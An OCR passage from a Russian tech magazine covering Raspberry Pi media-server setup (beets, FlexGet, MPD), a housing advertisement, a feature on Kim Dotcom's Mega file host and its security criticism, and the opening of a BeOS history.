library: ~/.data/beets/musiclibrary.blb
import:
    move: yes
    copy: no
```

В таком случае beets будет записывать все изменения прямо в файлы, а не копировать файлы с новыми тегами в отдельную папку. За дальнейшими опциями проследуй в документацию (goo.gl/VM9Ps). Для того чтобы начать прописывать теги, можно вбить:

```
beet import /media/HD/Music/
```

По умолчанию процесс ручной. Система опрашивает MusicBrainz для каждого альбома, ранжирует варианты и предлагает их пользователю. Поэтому запасись терпением и временем. Можно поизучать опции автоматизации, их очень и очень много.


FLEXGET

Использовать Raspberry при работающем XBMC (да и вообще) для закачки торрентов — неблагодарное занятие. Тем не менее, если NAS ставить не хочется, можно пойти на некоторые хитрости. Flexget — это система, способная автоматизировать поиск торрентов, формировать очередь для Transmission и делать все это по cron'у. Таким образом, запускать поиск серий можно в ночное время. Установка проста:

```
sudo apt-get install python-pip
sudo pip install flexget
sudo easy_install transmissionrpc
```

Про возможности FlexGet можно было бы написать огромную статью. С его помощью можно задавать любые параметры раздач, включая качество, размер, релиз-группу.

Доступна интересная интеграция с IMDB: если занести фильм в список для просмотра (watchlist) на сервисе, FlexGet добавит его в свою очередь и пойдет искать при первой возможности. Заинтересовавшимся стоит обратить внимание на официальный cookbook (flexget.com/wiki/Cookbook) и примеры конфигураций (flexget.com/wiki/Cookbook/Users). При желании систему можно постоянно расширять дополнительными правилами, получая все более умную качалку.



MPDroid — отличный клиент для MPD на Android, его удобство на порядок выше большинства обычных плееров

MPD

Увы, встроенный функционал XBMC для работы с музыкой оставляет желать лучшего. Плагин шевелится очень медленно, и обновление библиотеки (особенно при работе с сетевым хранилищем) занимает очень много времени. Лучше делегировать задачу MPD — очень продвинутому музыкальному решению, хорошо знакомому хардкорным юниксоидам.

MPD — это настоящий музыкальный сервер. В его ведомстве будет находиться поддержание медиатеки. Поиск арта и текстов песен также можно отдать на откуп MPD. В свою очередь, в XBMC доступен плагин, позволяющий подключиться к MPD. Точно так же к твоему серверу сможет подключиться почти любое устройство в доме — например, для Android доступен отличный плеер MPDroid (goo.gl/E7q1p). Существуют клиенты для множества платформ, можно настроить даже веб-интерфейс.

Установим наш сервер и сделаем простейшую конфигурацию:

```
sudo apt-get install mpd
cp /usr/share/doc/mpd/mpdconf.example ↵
~/.mpdconf
mkdir -p ~/.mpd/playlists
touch ~/.mpd/{database,log,pid,state}
nano ~/.mpdconf
```

Укажем созданные служебные файлы в конфиге. Для этого нужно изменить следующие строчки:

```
music_directory     "/media/HD/Music"
playlist_directory  "/home/$USER/.mpd/↵
                      playlists"
db_file             "/home/$USER/.mpd/↵
                      database"
log_file            "/home/$USER/.mpd/log"
pid_file            "/home/$USER/.mpd/pid"
state_file          "/home/$USER/.mpd/↵
                      state"
```

Как только ты закончишь, можешь протестировать, набрав в консоли mpd. После этого вбей настройки в плагин XBMC.



141006, Московская область,
г. Мытищи, Олимпийский проспект, д. 48

Тел.: (495) 660 96 31, (495) 662 74 50,
факс: (495) 660 96 41

ЖИЛОЙ КОМПЛЕКС «МЕЩЕРИХИНСКИЕ ДВОРИКИ», Г. ЛОБНЯ



Группа компаний «Монолит» приглашает к знакомству с новыми жилыми домами в комплексе «Мещерихинские дворики» на улице Молодежной уютного подмосковного города Лобня.

До места встречи можно добраться от м. Алтуфьевская автобусом №459 или с Савеловского вокзала на пригородной электричке до ст. Лобня далее 7-10 мин. автобусом №1. Ближайшие транспортные магистрали – Дмитровское, Ленинградское шоссе.

В жилом комплексе «Мещерихинские дворики» вас ждут два прекрасных 17-этажных двухподъездных дома под номерами 14а и 14Б. Это – надежные монолитно-кирпичные здания, оснащенные всем необходимым для жизни, в том числе грузовым и пассажирским лифтами.

Здесь вы сможете выбрать для себя светлые и просторные квартиры современной планировки – одно, двух и трехкомнатные. В квартирах предусмотрены пластиковые стеклопакеты, радиаторы с терморегуляторами, электроразводка, застекленные лоджии и т.д.

Для любителей прогулок организована зона отдых, украшенная декоративными кустарниками и деревьями, благоустроенная игровая площадка для детей, а для автомобилистов – стоянка. Молодых родителей порадует новый детский сад в шаговой доступности.

Группа компаний «Монолит» надеется, что после первой же встречи с новой квартирой, у Вас возникнет с ней взаимная симпатия и долгие надежные отношения.

Условия приобретения квартир: рассрочка платежа, ипотека, взаимозачёт Вашей старой квартиры на Вашу новую. Возможны скидки при условии 100% оплаты и использовании ипотечного кредита.

ПО ВОПРОСАМ ПРИОБРЕТЕНИЯ КВАРТИР
(«МОНОЛИТ НЕДВИЖИМОСТЬ»)

(495) 739-93-93, 967-65-57
Г. МОСКВА, УЛ. БАУМАНСКАЯ, ДОМ 33/2, СТР. 1

ГРУППА КОМПАНИЙ «МОНОЛИТ» – ОДНО ИЗ КРУПНЕЙШИХ ПРЕДПРИЯТИЙ-ЛИДЕРОВ МОСКОВСКОЙ ОБЛАСТИ, ДЕЙСТВУЮЩИХ НА СТРОИТЕЛЬНОМ РЫНКЕ С 1989 ГОДА. ОСНОВНЫМ НАПРАВЛЕНИЕМ ДЕЯТЕЛЬНОСТИ ГРУППЫ КОМПАНИЙ «МОНОЛИТ» ЯВЛЯЕТСЯ ВОЗВЕДЕНИЕ ЖИЛЫХ ЗДАНИЙ И ОБЪЕКТОВ СОЦИАЛЬНОГО НАЗНАЧЕНИЯ ПО ИНДИВИДУАЛЬНЫМ ПРОЕКТАМ. В ОСНОВЕ ЛЕЖИТ ТЕХНОЛОГИЯ МОНОЛИТНОГО ДОМОСТРОЕНИЯ.

С подробными схемами планировок квартир и проектной декларацией можно ознакомиться на сайте www.gk-monolit.ru или в офисе компании «Монолит недвижимость»

Группа «Монолит» активно работает с ведущими банками по программам ипотечного кредитования. Особое внимание уделяется правовой защищенности клиентов, приобретателей жилья и нежилых помещений.

ИПОТЕКА

Город Лобня расположен в лесопарковой зоне Подмосковья, в ближайшем окружении имеются живописные озера и пруды. Недалеко от Лобни – ансамбль бывшей усадьбы Марфино, несколько центров русских народных промылов. Культурная жизнь города сосредоточена в основном в Культурно-досуговом центре «Чайка» и парке Культуры и Отдыха, есть театры и музеи, художественная галлерея. Для любителей спорта – два бассейна, ледовый каток, Дворец спорта «Лобня».



ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ (ООО «МОНОЛИТ АРЕНДА»)

(985) 727-57-62

Мария «Mifrill» Нефедова (mifril@real.xakep.ru)



Мега.афе.ра


О ПЕРЕРОЖДЕННОМ MEGAUPLOAD

На страницах][мы достаточно пристально следили за историей «опального» файл-хостинга Megaupload и судьбой его создателя, Кима Доткома. Естественно, когда Дотком запустил новый сервис по адресу mega.co.nz (mega cons — буквально «мегамошенники»), мы не могли пройти мимо. Кроме того, создатели объявили свой новый сервис неприступной крепостью с точки зрения безопасности и закона — так ли это на самом деле?

ПРЕДЫСТОРИЯ

Чуть больше года назад, 19 января 2012 года, популярный файлообменник Megaupload был закрыт, а в Новой Зеландии арестовали четырех топ-менеджеров компании, включая основателя Megaupload Кима Доткома (замечу, что фамилия, данная Киму при рождении, — Шмиц, но он официально поменял ее на Dotcom в 2005 году).

Тогда Департамент юстиции США обвинил файлообменник в способствовании распространению пиратского контента. За пять лет работы Megaupload якобы нанес индустрии развлечений ущерб в размере 500 миллионов долларов (в виде недополученной прибыли). Кроме того, он якобы породил «криминальные денежные потоки» на сумму 175 миллионов. Также вице-президент MPAA назвал Доткома «самым злостным нарушителем копирайта в мире». Дата-центры Megaupload в Нидерландах, Канаде и штате Вашингтон были арестованы, и правоохранители конфисковали 18 доменов, на которых размещались родственные проекты Megaupload. Пользователи, разумеется, негодовали и даже подавали в суд на ФБР с требованием вернуть доступ к файлам, но тщетно — возродить файлообменник не удавалось.



У Mega отличный вкус

Однако радовались правообладатели недолго. Через месяц после ареста вся команда ресурса, включая Доткома, вышла под залог, так и не признав своей вины. Кима долго не хотели отпускать, полагая, что он спешно покинет страну, и припоминая ему, что в молодости он уже был судим за продажу чужих кредиток. В итоге суд все же смилостивился, убедившись, что все средства на его счетах заморожены, а имущество изъято. Но оказалось, что изъятием коллекции дорогих авто и денег со счетов Кима Доткома не испугать. Выйдя под залог в конце февраля, уже в марте он раздавал оптимистичные интервью и всячески показывал, что вовсе не намерен сдаваться. Ким рассказал журналистам, что ему совершенно не понравился налет на его дом спецназа, перепугавший до полусмерти его беременную жену. Напомню, что в операции были задействованы два вертолета, пять микроавтобусов и 76 человек с собаками, бойцы спецназа и других подразделений полиции, вооруженные пистолетами и винтовками, а также агенты ФБР. Рассказал Дотком и о том, что все претензии правообладателей — «полная чушь». Так, MPAA никогда не обращалась в Megaupload с претензиями и имела возможность напрямую удалять любой пиратский контент с обменника. Суммы, прозвучавшие в зале суда, Дотком тоже поднял на смех: минимум 500 миллионов долларов ущерба от музыкальных файлов за период в две недели означают около 13 миллиардов долларов ущерба в год. Создатель Megaupload заметил, что вся музыкальная индустрия США вряд ли стоит больше 20 миллиардов.

Одним словом, все свелось к тому, что из Megaupload сделали козла отпущения. На вопрос, почему именно Megaupload, Дотком в интервью новозеландскому ТВ ответил так: «потому что я легкая мишень. Дело в моей экстравагантности, хакерском прошлом, в том, что я, знаете ли, не американец — живу где-то в Новой Зеландии, у черта на куличках. У меня прикольные номера на автомобилях и все такое». Подводя итог, Дотком заявил, что не собирается мириться со всем происшедшим и будет бороться. Те, кто внимательно следил за этой историей, не удивились, когда осенью все того же 2012 года Дотком официально объявил, что скоро запустит новый файлообменник, еще лучше прежнего. Он пообещал, что проект (получивший имя Mega) будет недосягаем для «копирастов» и вообще практически неуязвим. Давай посмотрим, что вышло из этой затеи.

ПРИНЦИП РАБОТЫ

Дотком и команда задались идеей не просто создать удобный файлообменный ресурс, а при этом затроллить правообладателей и правоохранительные органы. И как только первые подробности просочились наружу, многие СМИ вполне заслуженно окрестили Mega криптохостингом. Все файлы, загружаемые на серверы Mega, шифруются прямо в браузере при помощи 2048-битных ключей. Генерация, конечно, случайна, но для большей надежности основывается на пароле пользователя, а также на произвольных движениях мыши и нажатиях на кнопки клавиатуры. Таким образом, ни хостер, ни провайдер понятия не имеют, что именно хранится на серверах.

Данные при этом распределены в облаке, между серверами, находящимися в разных странах мира. Команда Mega больше не складывает все яйца в одну корзину, так что потеря нескольких серверов не обернется для пользователей потерей данных. Публичные ключи также хранятся в облаке, а не на компьютере пользователя.

И возвращаясь к троллингу правообладателей: получается, что даже если какая-либо организация сумеет найти ключ шифрования и доказать, что конкретный зашифрованный файл содержит нелегальный контент, то администрация Mega удалит этот файл. Но благодаря все тому же шифрованию дедупликация файлов на сервере технически невозможна, так что уничтожить одним махом все экземпляры файла просто не представляется реальным. Правообладателям придется «бороться» с каждым экземпляром отдельно.

Еще на подготовительных этапах, когда Mega не был запущен, Дотком ехидно пообещал киностудиям и звукозаписывающим компаниям возможность напрямую удалять файлы, но только в том случае, если они подпишут бумагу, гарантирующую отказ от претензий к самому сервису. Пользователям, в свою очередь, намекали на настоящий пиратский рай — privacy, шифрование и много места под файлы.


ФУНКЦИОНАЛЬНОСТЬ

Сервис стартовал на скромном новозеландском домене mega.co.nz. Исходно открытие планировалось по адресу me.ga, однако власти африканского государства Габон, которому принадлежит эта зона, оказались сильно против и заявили, что не собираются «служить платформой или сценой, на которой будут разворачиваться действия, нацеленные на нарушение авторских прав недобросовестными людьми». Так файлообменник перебрался на менее красивый адрес.

С точки зрения функциональности Mega мало чем отличается от своих коллег и конкурентов по цеху, скорее даже уступает им в ряде моментов. Но, как и любое файловое хранилище, Mega позволяет загружать файлы и целые папки, хранить их и делить-

НЕМНОГО ЦИФР

- Через пять дней после запуска Mega.co.nz достиг отметки 141 в Alexa.com, оставив позади RapidShare и Dropbox
- Более 100 000 человек зарегистрировались в первый час.
- К концу второй недели хостилось более 50 миллионов файлов.
- Ожидается, что в месяц будет поступать по 20 петабайт пользовательских данных (на протяжении первого полугодия).



Основной интерфейс пользователя


ся ими с другими. Для начала перечислю положительные стороны. Пожалуй, основным плюсом Mega можно назвать немалое количество места: сервис предоставляет пользователю целых 50 Гб бесплатного пространства. Пусть сравнивать не совсем корректно, но все же замечу, что Dropbox предлагает 2 Гб бесплатно (максимум 18 Гб с рефераллами), Google Drive — 5 Гб, а SkyDrive — 7 Гб. Более близкие по логике MediaFire и RapidShare с трудом могут с этим поспорить. Так, MediaFire тоже предлагает до 50 Гб бесплатного места, но имеет ограничение на размер файла — 200 Мб. О RapidShare и говорить нечего — теоретическая неограниченность на деле оборачивается урезанной скоростью, лимитом в 1 Гб трафика в день и другими неприятными вещами. К тому же залить на «Рапиду» что-то мало-мальски нелегальное в последние годы практически невозможно. Также к плюсам Mega можно отнести простой, минималистичный интерфейс — заливать файлы можно банальным drag-and-drop — и возможность использовать сервис без регистрации (хотя в таком случае возможности будут несколько ограничены). Словом, с управлением разберется даже ребенок.

Нет у Mega и ограничения на размер заливаемых файлов, что тоже может многим прийтись по душе.

Для тех, кому мало 50 Гб, конечно, предусмотрены премиум-аккаунты: дополнительное пространство можно приобрести в объеме 500 Гб, 1 Тб и 2 Тб. Ежемесячная стоимость подписки составит 13,29, 26,59 и 39,90 доллара соответственно. Поделиться доступом можно как к отдельным файлам, так и к целым папкам. При расшаривании доступа нужно указать e-mail другого пользователя, а также задать права доступа: только чтение, чтение и запись, полный доступ. После права всегда можно будет изменить. Если же возникла необходимость поделиться отдельным файлом, Mega сгенерирует ссылку для загрузки. Здесь есть и один интересный нюанс: ссылка может сразу включать ключ для доступа и иметь вид https://mega.co.nz/#!osA2CAZD!GdmpwWm2jUwHx1N4VJtjxzHSxyUJmXnRJBV8tBgaq1o, а может и не включать. Это своеобразная дополнительная мера безопасности. То есть можно опубликовать ссылку в широком доступе, а ключ передать только нужным людям, «лично в руки». Ну и еще одна маленькая, но приятная особенность — Mega поддерживает русский язык.

А дальше начинаются минусы. Клиента для десктопов, а также приложений для мобильных устройств пока нет. Разумеется, это обещают исправить в самом скором будущем (а еще прикрутить к сервису собственный IM и прочие свистелки), но пока придется работать с тем, что есть, — с веб-интерфейсом. И никакой тебе синхронизации файлов между несколькими устройствами, за этим к Dropbox'у. Из-за шифрования для медиафайлов недоступен онлайн-просмотр, что тоже представляет определенное неудобство.

Также Mega считает все браузеры, кроме Google Chrome, «устаревшими» и настойчиво рекомендует пользователям переходить на Хром. Цитируя официальное сообщение: «пока другие обозреватели пробуют внедрить всю функциональность HTML5, Google Chrome уже это сделал». В остальных обозревателях действительно возможны проблемы. У меня в последней версии Opera, к примеру, отказались появляться выпадающие меню, при помощи которых



Список активных закачек



Презентация сервиса прошла крайне эффектно

СТОРОННИЕ РЕШЕНИЯ

Как очень метко шутят на просторах Сети: «из-за Mega уже наверняка возник не один десяток стартапов». За стартапы не поручусь, но сторонние сервисы действительно уже начали появляться. Наиболее заметен один из них — поисковик, отыскивающий на криптохостинге фильмы и музыку.

Ресурс, заработавший по адресу mega-search.me, действительно успешно находит файлы, предоставляя пользователям интерфейс для полнотекстового поиска по названиям. Каким образом это возможно, если файлы зашифрованы? Но погоди кидать камни в огород шифрования Mega — поисковик работает совершенно честно. Обычная ссылка на Mega сразу содержит в себе ключ для расшифровки файла. Переходя по такому линку, ты получаешь файл уже в расшифрованном виде. Так работает и поисковая система: попросту ищет в Сети ссылки на файлы Mega и добавляет их в свой поисковый индекс. При этом владельцы Mega все равно не знают, что хранится на их хостинге, а значит, не несут за это никакой юридической ответственности.

Однако у поисковика наметилась и первая проблема — все же команда Mega перестраховывается, ведь Дотком решил обезопасить себя с гарантией. Так, спустя буквально пару дней после запуска поисковика почти все файлы, засветившиеся в нем, были удалены с серверов Mega. Что интересно — это коснулось даже контента, не нарушающего ничьих авторских прав. Это удивило многих пользователей, а парни с TorrentFreak даже провели эксперимент — залили на Mega видеоклипы и фильмы, которые точно опубликованы под свободной лицензией. Например, фрагмент документального фильма о Pirate Bay или старый видеоклип самого Кима Доткома. После экспериментаторы специально выложили ссылки на файлы в открытый доступ.

Ситуация повторилась — файлы вскоре были удалены. На e-mail владельца Mega-аккаунта пришло письмо с объяснениями, гласившее, что в адрес Mega якобы поступили запросы от правообладателей (каких именно — не указано) с требованием удалить файлы. В письме также сообщается, что пользователь ни в коем случае не должен использовать криптохостинг Mega для нарушения чужих авторских прав. На самом деле правообладатели просто не успели бы так оперативно подать жалобу, да и в данном случае жаловаться было попросту некому. Словом, похоже, что в Mega работает что-то вроде собственного отдела «цензуры» или «команды зачистки», которая не разбирается что к чему, а просто удаляет все скомпрометированные файлы. Как эту проблему обойдет mega-search.me, пока непонятно.





производится управление файлами. Похожие баги были замечены и в Firefox.

Помимо прочего, у Mega имеются ощутимые проблемы со скоростью. Загрузить в обменник картинку или пару музыкальных треков удается быстро, но, если поставить на загрузку файл более серьезного размера, можно долго наблюдать за полоской прогресс-бара и грустной надписью вроде «speed: 290 kb/s». Что интересно, в Google Chrome такой проблемы не наблюдается — в браузере «корпорации добра» скорость почти всегда в порядке. Штука в том, что Chrome использует HTML5 FileSystem API. Надеемся, причина тормозов на других браузерах — повышенное внимание публики к Mega и огромная нагрузка, упавшая на его серверы в первые дни ажиотажа. В противном случае такая дискриминация здорово удручает, все же Chrome не единственный браузер на свете.

Еще один минус — из-за шифрования отсутствовала возможность восстановить или сменить пароль. Он вводится только один раз — при регистрации (и его лучше хорошенько запомнить). Впрочем, возможность смены пароля все же реализовали, для этого достаточно залогиниться на сайт и нажать на соответствующую кнопку в разделе «Аккаунт». А вот забывать пароль крайне не рекомендуется — процедуры восстановления не предусмотрено.


КРИТИКА

Основным объектом жарких способов и критики стала, конечно же, система шифрования Mega. Сразу ряд солидных изданий (таких как Ars Technica, The Verge и Forbes) опубликовали весьма скептические мнения относительно нового детища Кима Доткома.

Одним из первых на тему шифрования нелестно высказался криптограф Надим Кобейсси (автор Cryptocat). Двадцатидвухлетний специалист пишет: «такое чувство, что код Mega написал я сам, в 2011 году, будучи в стельку пьян». Дело в том, что поначалу Cryptocat работал по схожему принципу и тоже шифровал прямо в браузере, но позже Кобейсси отказался от этой идеи. Кобейсси уверен, что сама схема шифрования файлов в браузере, ключом, полученным от сервера, далека от идеала. Неизвестно, какой именно ключ присылает сервер, работает ли шифрование вообще (если сервер отключит его, пользователь об этом и не узнает), если да, то каким образом. Все это выглядит крайне ненадежно еще и потому, что ряд серверов файлохранилища расположен в США, и все мы знаем, чем это может закончиться. Получается этакая «криптография на доверии», что, конечно, довольно странно.

Другие эксперты склонны согласиться с автором Cryptocat. Большинство уверено, что должен существовать некий доверенный объект на стороне пользователя, которым и будет подписываться шифр. Если же эта задача возложена на JavaScript-библиотеку в браузере, полученную от самого Mega, о каком доверии вообще может идти речь? На этот счет прекрасно высказался Метью Грин, профессор криптографии в Институте информационной безопасности им. Джона Хопкинса: «JavaScript, верифицирующий сам себя, — это все равно что попытка поднять себя, потянув за шнурки, — из этого ничего не выйдет».

Впрочем, стоит сказать, что схема работы Mega скорее направлена на противостояние с представителями закона и авторских прав, а не призвана защищать пользователей. С этих позиций все выглядит несколько логичнее.



Настройки скачивания в Mega на редкость гибкие

Критиковали Mega и за то, что шифрование целиком основано на SSL — технологии, которую уже многократно ломали. На это Дотком ответил, что «если вы в состоянии взломать SSL, вам под силу взломать множество других ресурсов, которые куда интереснее Mega».

Был обнаружен ряд XSS-уязвимостей, позволяющих перехватить пользовательские cookies и получить доступ к аккаунту. Дырки оперативно закрыли. Ars Technica также отмечает странную фразу в условиях обслуживания, гласящую, что с хостинга будут удаляться дубликаты файлов. Выходит, хваленое privacy и шифрование не совсем так хороши и существует возможность узнать, есть ли на серверах дубликат некоего файла? Ответ на этот вопрос «и да и нет». Дедупликация действительно существует, но это совершенно нормально и безопасно, как уверяет нас официальный блог Mega (mega.co.nz/#blog_3). Умельцы уже создали программу MegaCracker (tobtu.com/megacracker.php), которая подбирает пароли от файлообменника по хешу, присланному в ссылке подтверждения регистрации. Таблицу с предвычисленными хешами автор программы гордо залил на сам Mega :).

Реакция команды Mega на этот шквал критики спокойная. В блоге ресурса недавно появились ответы на самые острые вопросы относительно шифрования, дедупликации и прочего. К примеру, объяснено, что JavaScript не совсем «верифицирует сам себя». Так, часть JavaScript проходит с доверенного HTTPS-сервера с 2048-битным шифрованием и верифицирует другие части JavaScript, пришедшие с недоверенных HTTP / 1024-битных HTTPS.

В том же блоге прога MegaCracker вообще была названа «отличным примером того, почему не стоит использовать в качестве паролей слова и легко угадываемые комбинации, особенно когда этот пароль также служит и ключом шифрования для всех файлов на Mega».

Подводя итог, скажу, что пиратского рая и суперкриптохостинга, похоже, не получилось, а вот интересный сервис — вполне. Ошибки исправляются, вопросы не остаются без ответов, функциональность обещает расширяться — для начала неплохо. Кстати, недавно Ким Дотком в своем Твиттере и вовсе пообещал в скором времени провести конкурс по поиску уязвимостей в Mega. Разумеется, с денежными призами.

Рустам Исламов (km.cyberpirate@gmail.com)



БЫТЬ СТРАННЫМ

ИСТОРИЯ ОПЕРАЦИОННОЙ СИСТЕМЫ BEOS

Рубеж 80-х и 90-х годов — особенная эпоха для настольных ПК. Различные компании предпринимали последние попытки войти на этот рынок. Перед тем как Microsoft встала «у руля» на два с лишним десятилетия, успели выйти самые оригинальные и удивительные проекты. Одним из них была BeOS — уникальная система, значительно опередившая свое время и оказавшая большое влияние на индустрию IT.

1990–1993: БЫТЬ СМЕЛЫМ

Компанию Be Inc. основал Жан-Луи Гассе (Jean-Louis Gassée) в 1990 году. В прошлом — руководитель представительства Apple во Франции, чуть позже занял должность начальника всех исследовательских и производственных подразделений компании. На его счету такие продукты, как Mac Plus, Macintosh II и Macintosh SE, что уже говорит о многом. Итак, покинув «яблочную» компанию с суммой 1,7 миллиона долларов, он занялся созданием совершенно нового компьютера, который, по его мнению, мог бы оставить след в истории IT-индустрии наравне с IBM PC и Macintosh. Тем более на слуху был успех Commodore, Silicon Graphics и других, поэтому идея не выглядела такой безумной, как может показаться сегодня.

Поначалу небольшая компания Гассе состояла из нескольких человек, но это с лихвой компенсировалось их талантами. За железную начинку отвечал Стив Сакоман (Steve Sakoman), один из бывших сотрудников Apple, создатель проекта Newton — первого карманного персонального компьютера в мире. За год упорной работы им удалось собрать первый прототип, который они назвали BeBox. Он базировался на весьма экзотическом железе для персонального компьютера: два процессора Hobbit по 20 МГц от фирмы AT&T и три цифровых вспомогательных сигнальных процессора (DSP), которые отвечали за обработку звуковых и видеоданных. Остальные комплектующие было решено использовать стандартные, IBM-совместимые. Основной особенностью BeBox было его быстродействие, стабильность системы и расширяемость мультимедийных возможностей, ведь его позиционировали именно как мультимедиасистему.

После того как разработчики заполучили достаточно мощную и работоспособную железную основу, пришло время выбрать операционную систему с графическим интерфейсом. Гассе пригласил на работу программистов Боба Герольда (Bob Herold) и Эрика Рингвальда (они тоже выходцы из Apple), а также Бенуа Шиллингса (Benoit Schillings). Основные требования, которые предъявляли к ОС, были следующими: поддержка многопроцессорной конфигурации; файловая система, которая поддерживала бы работу с большими мультимедиафайлами; стабильность; удобство и доступность для пользователей. Была попытка внедрить ОС NeWS от Sun Microsystems, но она не увенчалась успехом. В связи с этим было решено начать разработку собственной операционной системы, которая удовлетворяла бы всем требованиям.

Так как архитектура BeBox была родной и хорошо знакомой для разработчиков, то многозадачная операционная система BeOS удалась, как говорится, на славу. Ее быстродействию и надежности могли позавидовать многие. Операционная система была создана с чистого листа и не несла багажа устаревающих технологий. Чего нельзя было сказать о Windows, с ее наследием в лице устаревающей MS-DOS (хотя, конечно, уже появился WinNT).

Несмотря на то что BeOS получилась почти UNIX-совместимой и на нее можно было портировать программы из Linux, все же графический интерфейс был вшит в ядро. В конце 1991 года к Be Inc. примкнул Сирил Меуриллон (Cyril Meurillon), который начал работу над ядром для BeOS. В это же время в проект пригласили Доминика Джампаоло (Dominic Giampaolo), автора знаменитой файловой системы BFS. Бенуа Шиллингс совместно с Домиником написали первую версию графической подсистемы BeOS, которая позднее превратится в главную часть системы — AppServer. 1993 год ознаменовался выходом первой тестовой версии BeOS DR1 (Development Release). Уже через год вышла версия DR2, в которой добавили поддержку SCSI-дисков, и система обзавелась средствами разработки приложений. Можно выделить ключевые особенности операционной системы BeOS, которые выгодно отличали ее от конкурентов:



Одновременный запуск десяти игр — так создатели демонстрировали невиданную по тем временам мультизадачность

BeOS была построена на микроядерной архитектуре. Система состояла из микроядра и различных серверов, которые отвечали за выполнение отведенных им функций.

API (интерфейс программирования приложений) BeOS был объектно-ориентированным. Этот подход позволял программистам свободно использовать части кода в различных программах, что существенно ускоряло их создание.

Вытесняющая многозадачность. В большинстве операционных систем каждый процесс управляется диспетчером процессов. Чем больше процессов находится под управлением диспетчера, тем менее быстрой и стабильной становится система. В многопоточных системах же каждый процесс может создавать свои собственные процессы, которые выполняют строго определенные функции, что значительно разгружает диспетчер. К примеру, в BeOS каждое открытое окно создает два новых процесса: клиентский и серверный. Первый процесс получает и обрабатывает пользовательские события, такие как нажатия клавиш и движение мыши, тогда как второй занимается обработкой задач, связанных непосредственно с самим окном.

SMP (симметричная многопроцессорная обработка). Потоки могут использовать несколько процессоров, установленных в компью-



Жан-Луи Гассе, основатель Be Inc. Его темпераменту BeOS обязана как своей интересностью, так и своей печальной судьбой



Be Inc. начали, как тогда еще было принято, с железа, а не софта. Так родился BeBox

тер (BeOS поддерживала до восьми), переходя с процессора на процессор в зависимости от их загруженности. Например: во время загрузки системы один процессор отвечает за отображение на экране логотипа операционной системы, а второй — за поиск и подгрузку драйверов. Такой подход позволил BeOS выиграть в производительности до 80–100% по сравнению с однопроцессорными системами.

Ориентация на обработку мультимедийных данных. Многопоточный дизайн BeOS и высокая отзывчивость системы позволяли ей легко справляться не только с аудио- и видеоданными, но также и с трехмерной графикой. Планировщик задач BeOS автоматически задавал приоритеты выполняющимся в «реальном режиме» процессам, таким как графический интерфейс, запись видео или его воспроизведение.

64-разрядная файловая система BFS с поддержкой расширенных файловых атрибутов (метаданных), индексируемая, что приближало ее функциональность к реляционным БД. Она поддерживала жесткие диски объемом до нескольких терабайт и благодаря журналированию транзакций предотвращала потерю данных.

1994–1996: БЫТЬ МОДНЫМ

Однако летом 1994 года AT&T сообщила о прекращении производства процессоров Hobbit, которые использовались в BeBox. И Be Inc. была вынуждена переделать свой компьютер на основе более дешевого, распространенного и мощного процессора PowerPC мощностью 60 МГц. В связи с этим отпала нужда в дополнительных DSP-процессорах, но от многопроцессорной конфигурации они не отказались, поэтому PowerPC трудились в паре. Новая конфигурация получилась даже лучше предыдущей по быстродействию, также в систему были внедрены все новинки того времени. К концу 1994 года финансовые запасы Be Inc. иссякли, и конец был близок, но Гассе решил представить BeBox публике в надежде найти инвесторов.

